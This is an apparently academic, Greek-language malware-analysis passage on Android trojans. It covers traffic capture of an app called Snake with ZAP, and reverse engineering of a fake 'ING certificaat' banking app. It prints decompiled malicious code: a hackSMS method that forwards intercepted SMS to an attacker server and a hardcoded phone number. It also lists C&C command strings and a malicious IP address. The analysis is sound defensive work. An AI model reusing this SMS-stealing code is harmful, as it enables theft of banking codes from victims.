
Ως τελευταίο βήμα, στα πλαίσια της στατικής ανάλυσης, εξετάζουμε το αρχείο b.jar το οποίο εξήχθησε κατά το decompiling της εφαρμογής. Πιο συγκεκριμένα, κάνοντας upload το αρχείο στο virus total αυτό ανιχνεύεται ως κακόβουλο από 15 προγράμματα προστασίας (Εικόνα 119) και έχει επισημανθεί ως Java Trojan Agent.

Εικόνα 119 - b.jar virus total


3.2.2 Interactive Behavior Analysis - Capturing the traffic

Για να δούμε την κίνηση μεταξύ της συσκευής και του δικτύου χρησιμοποιούμε ένα ακόμα εργαλείο από τη συλλογή του Santoku, το ZAP. Το ZAP είναι ένας proxy server που λειτουργεί ως man in the middle και μπορεί να μας δώσει αναλυτικά όλες τις επικοινωνίες τις συσκευής σε επίπεδο εφαρμογών σχετικά με το διαδίκτυο.

Για να μπορέσει το ZAP να καταγράψει και τις κρυπτογραφημένες επικοινωνίες είναι απαραίτητη η δημιουργία ενός πιστοποιητικού (Εικόνα 121) και η εγκατάσταση αυτού στη συσκευή μας. Η δημιουργία του είναι σχετικά απλή και επιτυγχάνεται μέσα από τα Options και το μενού Dynamic SSL Certificates (Εικόνα 120) του ZAP.




Εικόνα 120 - Η δημιουργία του πιστοποιητικού του ZAP




Εικόνα 121 - Το πιστοποιητικό του ZAP

Η εγκατάσταση στη συσκευή μας, είναι επίσης απλή και επιτυγχάνεται με την μεταφορά του πιστοποιητικού σε αυτή και την εκτέλεσή του (Εικόνα 122). Η συσκευή μας ρωτάει σχετικά με την χρήση του πιστοποιητικού όπου επιλέγουμε για VPN και Εφαρμογές αλλά και για WiFi (Εικόνα 123). Τέλος σημαντικό είναι στις ρυθμίσεις του WiFi μας να επιλέξουμε την χρήση Proxy στην οποία δηλώνουμε την IP του VM που βρίσκεται το Santoku και κατ' επέκταση το ZAP.



Εικόνα 122 - Το πιστοποιητικό στη συσκευή




Εικόνα 123 - Οι επιλογές χρήσης του πιστοποιητικού

Στη συνέχεια ξεκινούμε τη λειτουργία του ZAP και βλέπουμε τα πρώτα αποτελέσματα (Εικόνα 124). Εκατοντάδες post requests σε διάφορες διευθύνσεις στο διαδίκτυο έρχονται να επιβεβαιώσουν τα όσα είδαμε στην στατική ανάλυση του κώδικα της εφαρμογής. Η διαδικτυακή κίνηση καταγράφεται ακόμα και όταν η εφαρμογή παραμένει κλειστή.

Εικόνα 124 - Τα αιτήματα του Snake

Βλέποντας το History μέσα από το ZAP διαπιστώνουμε το εύρος των επικοινωνιών που πραγματοποιούνται (Εικόνα 125). Κάθε δευτερόλεπτο υπάρχουν από ένα έως και πέντε ταυτόχρονα αιτήματα σύνδεσης σε διάφορες διευθύνσεις. Σε μερικά λεπτά τα αιτήματα είναι πλέον χιλιάδες.




Εικόνα 125 - Το History του ZAP


Διερευνώντας τα δεδομένα που αποστέλλει η εφαρμογή επιβεβαιώνουμε και πάλι των κώδικα που είχαμε μελετήσει. Στέλνονται πληροφορίες, μεταξύ άλλων, που αφορούν (Εικόνα 126, Εικόνα 127 και Εικόνα 128):

- τη χώρα
- τη γλώσσα
- το μοντέλο
- την έκδοση του Android
- το IMSI
- τον operator του δικτύου κινητής τηλεφωνίας
- το IMEI
- τον αριθμό των επεξεργαστών
- το μέγεθος της SD κάρτας

Εικόνα 126 - Οι πληροφορίες που διαρρέουν (IMSI, IMEI κα)




Εικόνα 127 - Οι πληροφορίες που διαρρέουν (operator κα)



Εικόνα 128 - Αποστολή σε URL encoded

Εξαιρετικά ενδιαφέρον βρήκαμε το γεγονός ότι υπήρχε στο Google Play εφαρμογή με το όνομα Packet Capture (Εικόνα 129) η οποία λειτουργεί με παρόμοιο τρόπο με αυτόν του ZAP, δημιουργεί και εγκαθιστά πιστοποιητικό, αλλά εκτελείται εξ ολοκλήρου στη συσκευή. Την δοκιμάσαμε και καταγράψαμε τα πακέτα που έστελνε η εφαρμογή Snake (Εικόνα 130), όπως και στο ZAP.



Εικόνα 129 - Το Packet Capture στο Google Play

Εικόνα 130 - Καταγραφή πακέτων από το Packet Capture

3.3 Installing the malicious application (mobile app ING certificaat)


Το επόμενο app που επιλέγουμε να μελετήσουμε είναι η εφαρμογή με όνομα ING certificaat. Ο τρόπος εγκατάστασης και λειτουργίας του app περιγράφεται συνοπτικά παρακάτω. Οι επιτιθέμενοι χρησιμοποιούν τακτικές social engineering για να προσελκύσουν τα θύματά τους στο να κάνουν download και να εγκαταστήσουν την εφαρμογή στην Android συσκευή τους. Το θύμα συνήθως είναι ήδη μολυσμένο από ένα trojan οικονομικού περιεχομένου στον υπολογιστή του, το οποίο δημιουργεί ένα pop up μήνυμα όταν επισκέπτεται μία τραπεζική ιστοσελίδα, ζητώντας του να εγκαταστήσει μία φορητή εφαρμογή ως πρόσθετο μέτρο ασφάλειας.

Στο pop up αυτό μήνυμα ζητείται το τηλέφωνο του χρήστη προκειμένου να του σταλεί ένα link για να κάνει download το κακόβουλο λογισμικό μέσω SMS. Το συγκεκριμένο malware μπορεί να προσαρμοστεί να μοιάζει με επίσημο λογισμικό από μία σειρά τραπεζών ή εφαρμογών προστασίας από κακόβουλα λογισμικά. Μόλις εγκατασταθεί στο τηλέφωνο, ο επιτιθέμενος έχει σχεδόν πλήρη πρόσβαση στη συσκευή και μπορεί να υποκλέψει φωνητικές και SMS επικοινωνίες.

Προτού εμβαθύνουμε στην ανάλυση αξίζει να αναφέρουμε ότι στην περίπτωση που εξετάζουμε, το logo της κακόβουλης εφαρμογής (Εικόνα 133) είναι πανομοιότυπο με το λογότυπο μιας τράπεζας (Εικόνα 131). Σκοπός αυτής της ομοιότητας είναι η παραπλάνηση του χρήστη ότι πρόκειται για κάποιο νόμιμο application έτσι ώστε να προχωρήσει τελικά, χωρίς να το γνωρίζει, στην εγκατάσταση του malware.

Εικόνα 131 - ING bank logo

Στη συνέχεια παραθέτουμε κάποια από τα permissions (Εικόνα 132) που ζητούνται κατά την εγκατάσταση της εφαρμογής και παρουσιάζουμε την εφαρμογή-malware εγκατεστημένη πλέον στη συσκευή (Εικόνα 133).




Εικόνα 132 – permissions

Εικόνα 133 - malicious app logo


3.3.1 Static Properties Analysis & Manual Code Reversing

Για την στατική ανάλυση της εφαρμογής, με πλήρες όνομα com.BioTechnology.iClientsService4 κάνουμε αρχικά unzip το apk αρχείο (Εικόνα 134) και έπειτα χρησιμοποιώντας το Java keytool (Εικόνα 135), ένα βοηθητικό πρόγραμμα διαχείρισης πιστοποιητικών, συλλέγουμε όσο το δυνατόν περισσότερες πληροφορίες για το εκτελέσιμο.



Εικόνα 134 - unzip ING.apk

Συλλέγουμε πληροφορίες για το αποτύπωμα του πιστοποιητικού, τη σύνοψή του δηλαδή υπολογισμένη με τις md5, sha1 και sha256 hash functions Πρόκειται για ένα self signed πιστοποιητικό με περίοδο εγκυρότητας από το 2013 έως το 3012.



Εικόνα 135 - Πληροφορίες πιστοποιητικού

Υπενθυμίζουμε ότι σκοπός της ανάλυσης των static properties και του κώδικα της εφαρμογής είναι η συλλογή όσο το δυνατόν περισσότερων στοιχείων και λεπτομερειών γύρω από τον τρόπο λειτουργίας του εκάστοτε binary.

Επόμενο βήμα η εξέταση των υπολοίπων φακέλων που εξάγονται κατά το unzip του apk αρχείου. Σε έναν από αυτούς παρατηρούμε την ύπαρξη μιας σειράς εικόνων από νόμιμα λογότυπα τραπεζών και εφαρμογών προστασίας από κακόβουλα προγράμματα (Εικόνα 136) επιβεβαιώνοντας τη δυνατότητα του malware να παραπλανά τους χρήστες μέσω της χρήσης νόμιμων λογότυπων.

Εικόνα 136 - Logo νόμιμων εφαρμογών που χρησιμοποιεί το malware

Σε συνέχεια της εξέτασης των static properties, εξάγουμε μέσω της εντολής strings (Εικόνα 137) όλες τις συμβολοσειρές από το classes.dex αρχείο και τις αποθηκεύουμε σε ένα txt αρχείο για να κάνουμε αναζήτηση για τυχόν ύποπτα strings.

```
santoku@santoku-virtual-machine:~/Documents/ibanking_staticAnalysis$ strings cla
sses.dex > classes.dex.txt
santoku@santoku-virtual-machine:~/Documents/ibanking_staticAnalysis$
```

Εικόνα 137 - εντολή strings

Από την έρευνα παραθέτουμε κάποιες ύποπτες συμβολοσειρές οι οποίες σχετίζονται με την εισαγωγή σε βάση δεδομένων των πληροφοριών των SMS μηνυμάτων που ανταλλάσσει το θύμα (Εικόνα 138) καθώς και με κάποιες εντολές που πιθανόν στέλνονται μέσω C&C server στην μολυσμένη συσκευή (Εικόνα 139).

```
pCREATE TABLE IF NOT EXISTS VERYPASS ('ID' INT AUTO_INCREMENT,'CERT' CHAR(30),'PASS' CHAR(30), PRIMARY KEY('ID'))
CREATE TABLE IF NOT EXISTS inforegLastCommand ( 'id' INT , 'sms' INT, 'call' INT, 'record' INT, 'isInit' INT, 'telNum' CHAR(25), 'isHacked' INT, PRIMARY KEY('id') )
CREATE TABLE IF NOT EXISTS refSMS ( 'id' INT AUTO_INCREMENT,'msgText' CHAR(150), 'isTransfer' BYTE NOT NULL,'MessageBody' CHAR(150), 'OriginatingAddress' CHAR(150) NOT NULL
CREATE TABLE IF NOT EXISTS refUserInfo ( 'id' INT AUTO_INCREMENT NOT NULL,'user' CHAR(25), 'psw' CHAR(35), PRIMARY KEY('id') )
```

Εικόνα 138 - suspicious strings #1


```
COMMAND_GET_CALL_LIST
COMMAND_GET_CONTACT_LIST
COMMAND_GET_SMS_LIST
COMMAND_PING
COMMAND_SEND_SMS
COMMAND_START_RECORD
COMMAND_STOP_RECORD
COMMAND_WIPE_DATA
COMPARATOR
COM_CALL_LIST
COM_CONTACT_LIST
COM_NULL
COM_PING
COM_SEND_SMS
COM_SMS_LIST
COM_START_CALL
COM_START_RECORD
COM_START_SMS
COM_STOP_CALL
COM_STOP_RECORD
COM_STOP_SMS
COM_WIPE_DATA
```

Εικόνα 139 - suspicious strings #2

Επίσης μια από τις χιλιάδες συμβολοσειρές που εξάγονται αφορά την παρακάτω διεύθυνση (Εικόνα 140) η οποία επισημαίνεται ως κακόβουλη όταν εισάγεται στο VirusTotal για εξέταση (Εικόνα 141).

```
http://23.253.126.58
```

Εικόνα 140 - suspicious http address



Εικόνα 141 - Αποτελέσματα VirusTotal

Παράλληλα, με τη χρήση του apktool κάνουμε decompile το apk file (Εικόνα 142) προκειμένου να ανακτήσουμε το Manifest.xml και κατ’επέκταση να εξάγουμε πληροφορίες για τα permissions της εφαρμογής.

```
santoku@santoku-virtual-machine:~/Documents/ibanking_staticAnalysis$ cd apktool_
decompile/
santoku@santoku-virtual-machine:~/Documents/ibanking_staticAnalysis/apktool_deco
mpile$ apktool d ING_.apk
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/santoku/apktool/framework/1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
santoku@santoku-virtual-machine:~/Documents/ibanking_staticAnalysis/apktool_deco
mpile$
```

Εικόνα 142 - apktool decompile

Η εφαρμογή ζητά συνολικά 18 permissions (Εικόνα 143) τα περισσότερα από τα οποία είναι πολύ ύποπτα για μια εφαρμογή που ισχυρίζεται πως είναι ένα τραπεζικό app.

```
-<manifest android:versionCode="2" android:versionName="1.2" package="com.BioTechnology.iClientsService4">
   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
   <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
   <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
   <uses-permission android:name="android.permission.CALL_PHONE"/>
   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
   <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
   <uses-permission android:name="android.permission.INTERNET"/>
   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
   <uses-permission android:name="android.permission.WRITE_SMS"/>
   <uses-permission android:name="android.permission.READ_SMS"/>
   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
   <uses-permission android:name="android.permission.SEND_SMS"/>
   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
   <uses-permission android:name="android.permission.READ_CONTACTS"/>
   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
```

Εικόνα 143 – permissions

Σε αυτό το σημείο παραθέτουμε τα πιο “ενδιαφέροντα” permissions που βρέθηκαν στην παραπάνω λίστα:

- **RECEIVE_BOOT_COMPLETED**: Επιτρέπει στην εφαρμογή τη λήψη του ACTION_BOOT_COMPLETED που μεταδίδεται μετά την ολοκλήρωση της εκκίνησης του συστήματος. Με άλλα λόγια, επιτρέπει στην εφαρμογή να ξεκινήσει μόλις ολοκληρωθεί η εκκίνηση.

- **WRITE/READ_SMS**: Επιτρέπει στην εφαρμογή την εγγραφή/ανάγνωση SMS μηνυμάτων.
- **RECEIVE_SMS**: Επιτρέπει στην εφαρμογή την λήψη SMS μηνυμάτων.
- **RECORD_AUDIO**: Επιτρέπει στην εφαρμογή την καταγραφή ηχητικού περιεχομένου.
- **WRITE_EXTERNAL_STORAGE**: Επιτρέπει στην εφαρμογή την εγγραφή σε εξωτερικό χώρο αποθήκευσης.
- **READ_CONTACTS**: Επιτρέπει στην εφαρμογή την ανάγνωση των δεδομένων των επαφών του χρήστη.
- **CALL_PHONE**: Επιτρέπει στην εφαρμογή να ξεκινήσει μια τηλεφωνική κλήση χωρίς να περάσει από τη διεπαφή χρήστη του Dialer ώστε ο χρήστης να επιβεβαιώσει την κλήση.
- **READ_PHONE_STATE**: Επιτρέπει πρόσβαση μόνο για ανάγνωση στην κατάσταση τηλεφώνου, συμπεριλαμβανομένου του αριθμού τηλεφώνου της συσκευής, των τρεχουσών πληροφοριών δικτύου κινητής τηλεφωνίας, της κατάστασης κλήσεων και μιας λίστας λογαριασμών τηλεφώνου που έχουν καταχωρηθεί στη συσκευή.

Όπως αναφέρθηκε προηγουμένως, το εξεταζόμενο malware προσαρμόζεται ώστε να μοιάζει με επίσημο λογισμικό από μία σειρά τραπεζών ή εφαρμογών προστασίας από κακόβουλα λογισμικά. Σε αυτό το σημείο εξηγούμε, παρουσιάζοντας τον κώδικα της εφαρμογής, τον λόγο για τον οποίο στην προκειμένη περίπτωση υποδύεται ένα επίσημο λογισμικό τράπεζας. Μετά τη χρήση του apktool, αποκτούμε πρόσβαση στα .xml αρχεία και παρατηρούμε τα εξής:

- Στα αρχεία Manifest.xml (Εικόνα 144) και strings.xml (Εικόνα 145) δηλώνεται ποια 'νόμιμη' εφαρμογή υποδύεται κάθε φορά το malware. Έτσι, στην δική μας περίπτωση ορίζεται hardcoded ως όνομα το ING_certificaat και ως λογότυπο το ic_launcher4 που βρίσκεται στο φάκελο drawable ο οποίος παρουσιάστηκε και προηγουμένως (Εικόνα 136).

```
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@string/icon_path"
```

Εικόνα 144 - App name & icon, Manifest.xml


```
<string name="app_name">ING certificaat</string>
<string name="template_index">4</string>
<string name="icon_path">@drawable/ic_launcher4</string>
```

Εικόνα 145 - App name & icon, strings.xml

- Ανατρέχοντας στον εν λόγω φάκελο και πάλι (Εικόνα 146), παρατηρούμε ότι το ic_launcher4 αντιστοιχεί στο νόμιμο λογότυπο μιας τράπεζας. Μέσω αυτής της διαδικασίας λοιπόν το κακόβουλο λογισμικό δύναται κάθε φορά να υποδύεται και διαφορετική εφαρμογή ανάλογα με το όνομα που ορίζεται hardcoded και το λογότυπο που επιλέγεται στο strings.xml αρχείο.

Εικόνα 146 - Επιλογή λογότυπου

Για την μελέτη του κώδικα της εφαρμογής χρησιμοποιούμε το εργαλείο dex2jar (Εικόνα 147) από τη συλλογή του Santoku, μετατρέποντας το .dex αρχείο σε jar format και στη συνέχεια τον jd-gui decompiler (Εικόνα 148) για να δούμε τη δομή και τα packages του app. Κατά τρόπο παρόμοιο με αυτόν που ακολουθήσαμε στην ανάλυση της προηγούμενης κακόβουλης εφαρμογής, υποβάλλουμε το υπό εξέταση δείγμα στο εργαλείο MobSF. Τα αποτελέσματα που προκύπτουν χρησιμοποιούνται σαν οδηγός προκειμένου να εστιάσουμε στα ουσιώδη σημεία καθώς εξετάζουμε τον κώδικα στο JD-GUI εργαλείο.



Εικόνα 147 - convert dex to jar

Εικόνα 148 - jd-gui εργαλείο

Σε αυτό το σημείο παρουσιάζουμε τα σημεία στον κώδικα java της εφαρμογής που καταδεικνύουν την κακόβουλη συμπεριφορά του συγκεκριμένου εκτελέσιμου.

- Έλεγχος της κατάστασης σύνδεσης στο διαδίκτυο – com.soft360.web networkConnection.class (Εικόνα 149)
- Ανάκτηση αριθμού IMEI - com.soft360.iService MainActivity.class (Εικόνα 150)

```
this.connectivityManager = ((ConnectivityManager)paramContext.getSystemService("connectivity"));
NetworkInfo localNetworkInfo = this.connectivityManager.getActiveNetworkInfo();
```

Εικόνα 149 - check connectivity

```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
```

Εικόνα 150 - IMEI

- Ύπαρξη τηλεφωνικού αριθμού (hardcoded value, +79 – κωδικός χώρας: Ρωσία) ο οποίος βρίσκεται κάτω από τον έλεγχο του επιτιθέμενου – com.soft360.iService smsParser.class (Εικόνα 151). Αυτές οι μεταβλητές χρησιμοποιούνται αργότερα σε διαφορετικές κλάσεις και μεθόδους. Χαρακτηριστικό παράδειγμα, η μέθοδος hackSMS (Εικόνα 152), στην οποία τα μηνύματα SMS που έχουν υποκλαπεί καταγράφονται σε έναν server που βρίσκεται υπό τον έλεγχο του επιτιθέμενου. Τα SMS προωθούνται επίσης στον εν λόγω τηλεφωνικό αριθμό.

```
public static String tel1 = "+79067075145";
public static final String tel1_1 = "+790670751454";
public static String tel1_temp = "+79067075145";
public static final String tel2 = "+79067075145";
```

Εικόνα 151 - Τηλεφωνικός αριθμός (hardcoded value)


```java
public void hackSMS(SmsManager paramSmsManager, SmsMessage paramSmsMessage, String paramString)
{
  dbActions localdbActions = dbActions.getInstance(null);
  try
  {
    long l = localdbActions.insSMStoDB(paramSmsMessage);
    Log.d("mylog", "SmsRecieverinsert sms to DB, id:" + l);
    try
    {
      Log.d("mylog", "SmsRecieversend sms to SERVER " + paramString);
      webServiceRobot localwebServiceRobot = webServiceRobot.getInstance(AService.TelNumber);
      if (this.context != null)
        localwebServiceRobot.setContext(this.context);
      localwebServiceRobot.postSMS(paramString, paramSmsMessage.getDisplayOriginatingAddress());
      Log.d("mylog", "SmsRecieversend sms to DB " + paramString);
      paramSmsManager.sendTextMessage(smsParser.tel1, null, paramString, null, null);
      if (localdbActions.updSMSDeliveryStatus(l))
        Log.d("mylog", "SmsRecieverupdate sms id:" + l);
      return;
    }
    catch (Exception localException2)
    {
      while (true)
        Log.d("mylog", "SmsReciever fail " + localException2.toString());
    }
  }
```

Εικόνα 152 - hackSMS

